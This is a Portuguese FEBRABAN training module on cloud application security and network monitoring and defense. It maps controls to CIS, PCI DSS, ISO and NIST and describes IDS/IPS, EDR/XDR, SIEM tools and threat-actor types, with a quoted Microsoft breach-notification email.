**Web Application Firewall**

São capazes de inspecionar a troca de mensagens a nível de aplicação contra ataques que podem ocorrer em arquivos XMLs e chamadas de APIs. Muitas aplicações não possuem proteção contra estes ataques e necessitam de proteção adicional onde o web application firewall pode analisar, inspecionar e bloquear estas ameaças.

**Database Activity Monitoring**

Uma aplicação que monitora, analisa e armazena atividades que ocorrem em base de dados em tempo real e envia alertas em caso de violação de políticas pré estabelecidas, possibilitando a organização a monitorar de forma mais pró ativa suas bases de dados. Toda ação que é realizada em bases de dados através de aplicações são logadas para análise posterior. Logs podem ser enviados em tempo real para um SIEM para análise em tempo real de ameaças.

**API Gateway**

API Gateway costumam ser alvos de ataques pois tendem a expor dados e infraestrutura acima do necessário. API Gateway servem como um ponto único de entrada e precisam ser construídos e gerenciados de forma cautelosa. **API Gateways podem ser integrados com aplicações de IAM, log e monitoramento para proporcionar mais segurança.**

**XML Gateway/DLP**

**XML Gateway (ou XML Firewall)** proporcionar segurança para aplicações cloud através de inspeção e análise em tráfego SOAP, REST, JSON e XML para detectar tentativas maliciosas para comprometer a segurança da aplicação. XML Gateway pode trabalhar em conjunto com DLP Data Loss Prevention para minimizar a possibilidade de vazamento dados.

# Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a segurança em cloud deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com PCI-DSS, ISO, Bacen 4.893, NIST, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de Cloud, relembre os principais termos e conceitos apresentados neste material:



**Deployments de Cloud para cada necessidade:** A seleção de Cloud será baseada nos requisitos do negócio, podendo variar entre Cloud Pública, Cloud Privada, Cloud híbrida e multicloud.



**Segurança e infraestrutura em Cloud:** são estruturas principais em Cloud: Software de gestão, software de deploy, hypervisor, rede, servidor, armazenamento. Para a maior proteção em Cloud existem camadas de segurança que buscam diminuir possíveis consequências de ativos negativos, entre estas camadas temos: Segurança de dados, controle de acesso, detecção de ameaças, proteção DDoS, alta disponibilidade, e regulatório e compliance



**Segurança de aplicação em Cloud:** A aplicação cloud é baseada em uma conexão de software utilizando o acesso à internet, e para esta também é necessário seguir algumas indicações principais de práticas de segurança, entre estas estão: o isolamento de ambientes, uma infraestrutura imutável, PaaS e arquitetura serverless, e microsserviços

## **Módulo: Monitoramento e Defesa de Rede**

# Requisitos – Monitoramento e Defesa de Rede

FEBRABAN

Este material foi elaborado de acordo com as diretrizes do CIS Controls e PCI DSS, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## CIS Controls



- 13.1 Centralizar o alerta de eventos de segurança
- 13.2 Implantar solução de detecção de intrusão baseada em host
- 13.3 Implantar uma solução de detecção de intrusão de rede
- 13.4 Realizar filtragem de tráfego entre segmentos de rede
- 13.5 Gerenciar controle de acesso para ativos remotos
- 13.6 Coletar logs de fluxo de tráfego da rede
- 13.7 Implantar solução de prevenção de intrusão baseada em host
- 13.8 Implantar uma solução de prevenção de intrusão de rede
- 13.9 Implantar controle de acesso no nível de porta
- 13.10 Executar filtragem da camada de aplicação
- 13.11 Ajustar Limites de Alerta de Eventos de Segurança

## PCI DSS



- 1.1 Os processos e mecanismos para instalar e manter os controles de segurança da rede são definidos e compreendidos.
- 1.2 Os controles de segurança de rede (NSCs) são configurados e mantidos.
- 1.3 O acesso à rede de e para o ambiente de dados do titular do cartão é restrito.
- 1.4 As conexões de rede entre redes confiáveis e não confiáveis são controladas.
- 1.5 Os riscos para o CDE de dispositivos de computação que são capazes de se conectar a redes não confiáveis e ao CDE são mitigados.
- 2.3 Os ambientes wireless são configurados e administrados com segurança.
- 11.2 Os pontos de acesso wireless são identificados e monitorados, e os pontos de acesso wireless não autorizados são endereçados.
- 11.5 Intrusões de rede e mudanças inesperadas de arquivos são detectadas e respondidas.
- 11.6 Mudanças não autorizadas nas páginas de pagamento são detectadas e respondidas.

## ISO 27002




- 8.20 Segurança de redes
- 8.21 Segurança de serviços de rede
- 8.22 Segregação de redes
- 8.23 Filtragem da Web

## ISO 27701



- 6.10.1.1 Controles de redes
- 6.10.1.2 Segurança dos serviços de rede
- 6.10.1.3 Segregação de redes

## NIST CSF



- ID.AM-03: Representações da comunicação de rede autorizada da organização e fluxos de dados de rede interna e externa são mantidos
- PR.IR-01: Redes e ambientes são protegidos contra acesso lógico e uso não autorizados

# Sumário

- 1 | Contexto e casos reais de incidentes
- 2 | Introdução ao tema
- 3 | Boas práticas de monitoramento de redes
- 4 | Ferramentas e Serviços
- 5 | Inteligência de ameaças – introdução ao tema
- 6 | Inteligência de ameaças – implementação do processo
- 7 | Considerações finais



# Contextualização



Incidentes

## Microsoft notifica clientes atingidos na invasão de sua rede

<https://www.cisoadvisor.com.br/microsoft-notifica-clientes-atingidos-na-invasao-de-sua-rede/>

You don't often get email from [mbsupport@microsoft.com](mailto:mbsupport@microsoft.com). Learn why this is important

This notification is related to the prior attack against Microsoft by the threat actor known as Midnight Blizzard, as disclosed through our 8-K filings and our [Microsoft](#)

You are receiving this notification because emails were exchanged between Microsoft and accounts in your organization, and those emails were accessed by the thi Microsoft.

As part of our commitment to transparency, we are proactively sharing these emails. We have custom built a secure system to enable the approved members of yo Microsoft and your company.

In order to grant access to the above-referenced emails, you are required to identify authorized individuals within your organization who can nominate reviewers. A organization who have the authority to nominate reviewers to view these emails.

At the bottom of this email is a link which will take you to a secure form where you will be asked to provide the following information:

- Your organization's TenantID
  - If you do not know or are unsure of your TenantID, please follow the steps outlined here: <https://aka.ms/gettenantid>
- The access code located at the bottom of this email
- The email addresses for individuals within your organization who can nominate reviewers who will be granted access to the set of exfiltrated emails.

Once you complete this form, Microsoft will contact those who have been identified with instructions on how to identify reviewers.

Should you or your organization require support during this process please work with your Customer Success Account Manager (CSAM) or account representative(s Sharing. Microsoft continues to prioritize transparency and learnings from events like these to help protect customers and our own enterprise.

Our investigation is ongoing, if we discover new information, we will tell you as soon as practicable.

Secure Link: <https://purviewcustomer.powerappsportals.com>

Access Code: [REDACTED]

## Redes corporativas brasileiras sofrem 2754 ataques cibernéticos, aponta pesquisa

Redes corporativas brasileiras sofrem 2754 ataques cibernéticos, aponta pesquisa

<https://www.venkonetworks.com/noticias/redes-corporativas-brasileiras-sofrem-2754-ataques-ciberneticos.php#:~:text=No%20Brasil%2C%20o%20relat%C3%A3o%20da,foram%20registrados%201.645%20ataques%20semanais.>

Você sabia que realizar o monitoramento e a defesa da rede da sua empresa é fundamental para garantir a integridade dos dados, proteger seus ativos digitais e manter a segurança das informações?



# Introdução

# Introdução

De acordo com a ISO 27002, **as redes e dispositivos de rede devem ser protegidos, gerenciados e controlados para proteger informações em sistemas e aplicativos.** Além disso, os mecanismos de segurança, os níveis de serviço e os seus requisitos devem ser identificados, implementados e monitorizados.



## Monitoramento

O monitoramento constante permite **identificar atividades suspeitas, como acessos não autorizados, malware e comportamentos anormais.** Assim, é possível prevenir ameaças iniciais e tomar medidas imediatas para mitigá-las.



## Detecção de Intrusão

Implemente **controles de segurança, como firewalls, sistemas de detecção e prevenção de intrusões (IDS/IPS), filtros de spam e antivírus.** Essas medidas ajudam a impedir ataques antes que eles afetem sua rede e sistemas.



## Centralize os alertas de segurança

Centralize os alertas de eventos de segurança em ativos corporativos para correlação e análise de log, por exemplo, por meio de uma tecnologia de **SIEM**, que inclui alertas de correlação de eventos.



## Proteção de dados sensíveis

Empresas armazenam dados valiosos, como informações financeiras, dados de clientes e propriedade intelectual. O monitoramento e a defesa de rede ajudam a proteger essas informações contra acesso não autorizado e roubo.

## Principais controles:



Boas Práticas


# Abordagem - Monitoramento de Rede

FEBRABAN



## 1 - Prevenção

Consiste em monitorar uma rede de maneira preventiva, visando identificar atividades maliciosas ou tráfegos suspeitos. Além de implementar controles para assegurar a confidencialidade, integridade e disponibilidade da rede, por exemplo: controle de dispositivos, criptografia de disco, firewall de host, entre outros.



## 2 - Detecção

Quando um problema é detectado, o sistema de monitoramento de rede pode enviar um alerta ao administrador com um relatório de análise de rede. Desta forma uma ação poderá ser definida imediatamente, buscando a resolução de potenciais problemas, com assertividade e eficácia.



## 4 - Resposta e Adaptação

Resposta a incidentes refere-se aos processos e tecnologias de uma organização para detectar e responder a ameaças cibernéticas, violações de segurança ou ataques cibernéticos.

## 3 - Rápida investigação

Identificar, preservar, analisar a causa raiz, recuperar e apresentar fatos acerca de uma informação em meio digital.



# Soluções e Serviços - Prevenção de Intrusão

FEBRABAN

EDR, MDR e XDR

## EDR

O EDR (*Endpoint Detection and Response*) é um **software** projetado para ajudar as empresas a **identificar, interromper e reagir a ameaças ou ataques que se manifestam por meio de dispositivos terminais** (laptops, desktops, tablets, smartphones, etc.).

Assim como outros softwares de segurança de endpoints, o EDR é implantado instalando agentes em endpoints e pode ser gerenciado por meio de software na infraestrutura local ou por meio de um portal baseado em nuvem.

**As soluções de EDR podem detectar malwares que foram criados para evitar o software antivírus tradicional.**

## MDR

O MDR (*Managed Detection and Response*) é um **serviço de segurança gerenciado avançado, fornecendo monitoramento contínuo e resposta a incidentes**. Esse serviço é fornecido por uma equipe especializada, experiente e treinada do centro de operações de segurança, também chamado de SOC (*Security Operation Center*).

Esses recursos normalmente aproveitam uma plataforma de gerenciamento de informações e eventos de segurança (*SIEM – Security Information Event Management*), que ingere e correlaciona arquivos de metadados de vários dispositivos de TI em toda a rede, incluindo aplicativos de missão crítica e ambientes de nuvem de terceiros.

## XDR

Integração de Dados: O XDR (*Extended Detection and Response*) integra dados de várias fontes, incluindo endpoints, redes, nuvem e e-mail.

Permite correlacionar dados para uma visão mais abrangente das ameaças em todo o ambiente. Oferece análise contextual para compreender a extensão das ameaças.

Fornece investigação, resposta e hunting de ameaças e detecção e resposta de endpoint, com a capacidade de escalar para ambientes de nuvem, integrando-se com diversas fontes de registros de atividades (logs).

# Boas Práticas de Monitoramento de Rede

FEBRABAN



O processo de monitoramento e análise em tempo real de eventos de segurança e alertas para lidar com ameaças, identificar padrões e responder a incidentes é de grande importância no monitoramento de redes pois **possibilita uma visão centralizada** do mapa de ameaças, **identifica e responde à ameaças em tempo real**, realiza relatórios e identificação de possíveis ameaças e **auxilia na solução de problemas de segurança e vulnerabilidade**.

**Centralize os alertas de eventos de segurança em ativos corporativos para correlação e análise de log.** A melhor prática requer o uso de um **SIEM**, que inclui **alertas de correlação de eventos definidos** pelo fornecedor. Uma plataforma de análise de log configurada com alertas de correlação relevantes para a segurança também atende a esta medida de segurança.

**Colete logs do fluxo de tráfego de rede a partir de dispositivos de rede**, tais como: firewalls, VPN, roteadores, switches, entre outros. É recomendável todos esses logs sejam direcionados a ferramenta de SIEM para o correlacionamento e envio de alertas aos administradores.

**Implemente uma solução de detecção de intrusão baseada em host em ativos corporativos**, quando apropriado e/ou com suporte ou uma solução de detecção de intrusão de rede em ativos corporativos. Exemplos de implementações incluem o uso de um **Network Intrusion Detection System** (NIDS) ou serviço de provedor de serviço de nuvem equivalente (CSP).

**Os limites de alerta de eventos de segurança devem ser atualizados** mensalmente ou com mais frequência, assim como as **regras de correlacionamento e casos de uso** das ferramentas de monitoramento.

# Boas Práticas de Monitoramento de Rede

FEBRABAN

Estabelecer controles para segurança da confidencialidade e integridade de dados ao atravessar redes públicas e terceiras:

**Os dispositivos conectados à Internet fora do ambiente corporativo** (por exemplo, desktops, laptops e outros endpoints) usados pelos funcionários - **são vulneráveis a ameaças de segurança da informação**.

**Uso de controles de segurança**, como **controles baseados em host** (por exemplo, soluções de proteção de endpoint), **controles de segurança baseados em rede** (por exemplo, firewalls, inspeção baseada em heurística de rede e simulação de malware) ou **hardware**, ajudam a **proteger os dispositivos de ataques baseados na Internet**, que podem usar o dispositivo para obter acesso aos sistemas e dados da organização quando o dispositivo for reconectado à rede.

## Práticas indicadas:

**Todos os pontos de acesso wireless devem ser identificados e monitorados**, e os pontos de acesso wireless não autorizados são endereçados.

**Implementação do NSCs** (Controle de Segurança de Rede) em cada conexão que entra e sai de redes confiáveis permitindo que a entidade monitore e controle o acesso e **minimiza as chances de um indivíduo mal-intencionado obter acesso à rede interna por meio de uma conexão desprotegida**.

As definições de configuração específicas são determinadas pela entidade e devem ser consistentes com suas políticas e procedimentos de segurança de rede.

Qualquer desativação ou alteração desses controles de segurança, incluindo nos próprios dispositivos dos administradores, é realizada por pessoal autorizado.

**É reconhecido que os administradores têm privilégios que podem permitir que desabilitem os controles de segurança em seus próprios computadores, mas devem haver mecanismos de alerta quando esses controles são desabilitados e o acompanhamento que ocorre para garantir que os processos sejam seguidos.**

Os ambientes wireless devem ser configurados e administrados com segurança.

As senhas wireless devem ser construídas de forma que sejam resistentes a ataques de força bruta off-line.

**Se as redes wireless não forem implementadas com configurações de segurança suficientes (incluindo a alteração das configurações padrão), os sniffers wireless podem espionar o tráfego, capturar facilmente dados e senhas e entrar e atacar facilmente a rede.**

# Boas Práticas de Monitoramento de Rede

Implementar solução de prevenção de **intrusão de rede**:

## Sistema de detecção de intrusão baseado em rede (NIDS)

É implantado em toda a infraestrutura em pontos estratégicos, como as sub-redes mais vulneráveis. O NIDS **monitors todo o tráfego que flui entre os dispositivos na rede**, fazendo determinações com base no conteúdo dos pacotes e nos metadados.

## Implantar uma solução de prevenção de intrusão de rede

Exemplos de implementações incluem o uso de um *Network Intrusion Prevention System* (NIPS) ou serviço CSP equivalente.

## Sistema de detecção de intrusão baseado em host (HIDS)

Um IDS baseado em host **monitors a infraestrutura do computador na qual está instalado**. Em outras palavras, ele é implantado em um endpoint específico para protegê-lo contra ameaças internas e externas. O IDS **faz isso analisando o tráfego, registrando atividades maliciosas e notificando as autoridades designadas**.

Implante uma solução de prevenção de intrusão baseada em host em ativos corporativos, quando apropriado e/ou com suporte.



Exemplos de implementações incluem o uso de um cliente *Endpoint Detection and Response* (EDR) ou agente IPS baseado em host.



Os alertas de segurança gerados por essas soluções devem ser monitorados continuamente, de modo que as tentativas ou intrusões reais possam ser interrompidas e os danos potenciais limitados.

# SIEM

Ampliar a capacidade de monitoramento do ambiente sistêmico, integrando o SIEM com diversas fontes de logs:




O Splunk é uma solução de análise de dados com avançados recursos de SIEM que viabiliza estratégias baseadas em dados, explorando o potencial dos dados corporativos e gerando informações em tempo real. Sua função é monitorar e processar dados em tempo real, utilizando sistemas de análise avançados.

O Splunk é alimentado por soluções IA para segurança e monitoramento que aceleram a detecção, investigação e resposta. É auxiliado por plataforma que permite o compartilhamento de dados, contexto e fluxos de trabalho



O IBM QRadar é uma solução de detecção e resposta a ameaças cibernéticas, projetada para unificar a experiência do analista de segurança da informação e acelerar sua velocidade durante todo o ciclo de vida de incidentes.

É uma solução SIEM que oferece uma ampla gama de funcionalidades para monitoramento de eventos e detecção de ameaças. Ele utiliza a análise comportamental para identificar padrões suspeitos e possui uma interface intuitiva que facilita a visualização e a análise dos dados de segurança.



# Mais algumas Boas Práticas...

A seguir são apresentadas algumas práticas recomendadas para o monitoramento e a defesa de rede da sua empresa:

- Implemente uma arquitetura de segurança em camadas, com firewalls, IDS/IPS, antivírus e criptografia.
- Mantenha seus sistemas e aplicativos atualizados com as últimas correções de segurança.
- Monitore o tráfego de rede e registre os logs de eventos em tempo real para detectar atividades suspeitas.
- Utilize ferramentas de análise de segurança para identificar ameaças e anomalias.
- Estabeleça políticas claras de segurança e treine seus funcionários sobre boas práticas de segurança cibernética.
- Realize testes de penetração regulares para identificar vulnerabilidades na rede e aplique as correções.
- Tenha um plano de resposta a incidentes para agir rapidamente em caso de ataques ou violações de segurança.



# *Threat Intelligence* Contexto



**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

# Agentes de Ameaças

Atualmente, existem muitos tipos de agentes de ameaças, todos com atributos, motivações, níveis de habilidade e táticas variados. Alguns dos tipos mais comuns de agentes de ameaças incluem **hacktivistas, agentes de estados-nação, cibercriminosos, caçadores de adrenalina, agentes de ameaças internas e ciberterroristas**.



**Nações e governos podem financiar agentes de ameaças com o objetivo de roubar dados, coletar informações confidenciais ou prejudicar a infraestrutura crítica de outro governo.** Essas atividades frequentemente abrangem **espionagem ou guerra cibernética** e tendem a ser altamente financiadas, tornando as ameaças complexas e difíceis de detectar.

**Cibercriminosos** (indivíduos ou grupos) **visam o ganho financeiro**. Entre os crimes mais comuns cometidos por cibercriminosos estão ataques de **ransomware, golpes de phishing e engenharia social** que induzem as pessoas a fazer transferências de dinheiro ou divulgar informações de cartão de crédito, credenciais de login, propriedade intelectual ou outras informações privadas ou sensíveis.

**Hacktivistas usam técnicas para promover causas políticas ou sociais, como disseminar a liberdade de expressão ou revelar violações dos direitos humanos.** Os hacktivistas visam enaltecer mudanças sociais positivas e assim direcionam suas ações à indivíduos, organizações ou agências governamentais para expor segredos ou outras informações confidenciais. Um exemplo bem conhecido de um **grupo hacktivista é o Anonymous, um grupo de hackers internacional que afirma defender a liberdade de expressão na internet.**

**A ameaça interna nem sempre têm intenções maliciosas, alguns casos ocorrem devido a erros humanos, como a instalação acidental de malware ou a perda de um dispositivo** que um cibercriminoso encontra e utiliza para acessar a rede. Mas existem agentes internos maliciosos. Por exemplo, um funcionário descontente que aproveita dos privilégios de acesso para roubar dados em busca de ganho monetário e/ou realiza a venda de credenciais de acessos para cibercriminosos.

# Introdução

FEBRABAN

A **inteligência de ameaças** ou “**Threat Intelligence**” é processo de **coleta de informações detalhadas** sobre ameaças que visam prevenir e combater possíveis incidentes de segurança cibernética que entornam uma organização. A inteligência de ameaças auxilia organizações para obter informações relevantes em tomadas de decisões.

Boas práticas relacionadas à aplicação da inteligência de ameaças:

Monitore constantemente as fontes de inteligência de ameaças em relação à crescentes vulnerabilidades e tecnologias emergentes.



Configure ferramentas de cibersegurança e tecnologias de detecção ou capacidades de resposta para ingerir informações de inteligência de ameaças.

Inclusão da inteligência de ameaças cibernéticas aplicadas de forma integrada em análises.

Fazer uso da inteligência de ameaças para manter a conscientização dos tipos de atores mais prováveis de realizar ataques focados em sua organização e os TTPs que eles podem utilizar.

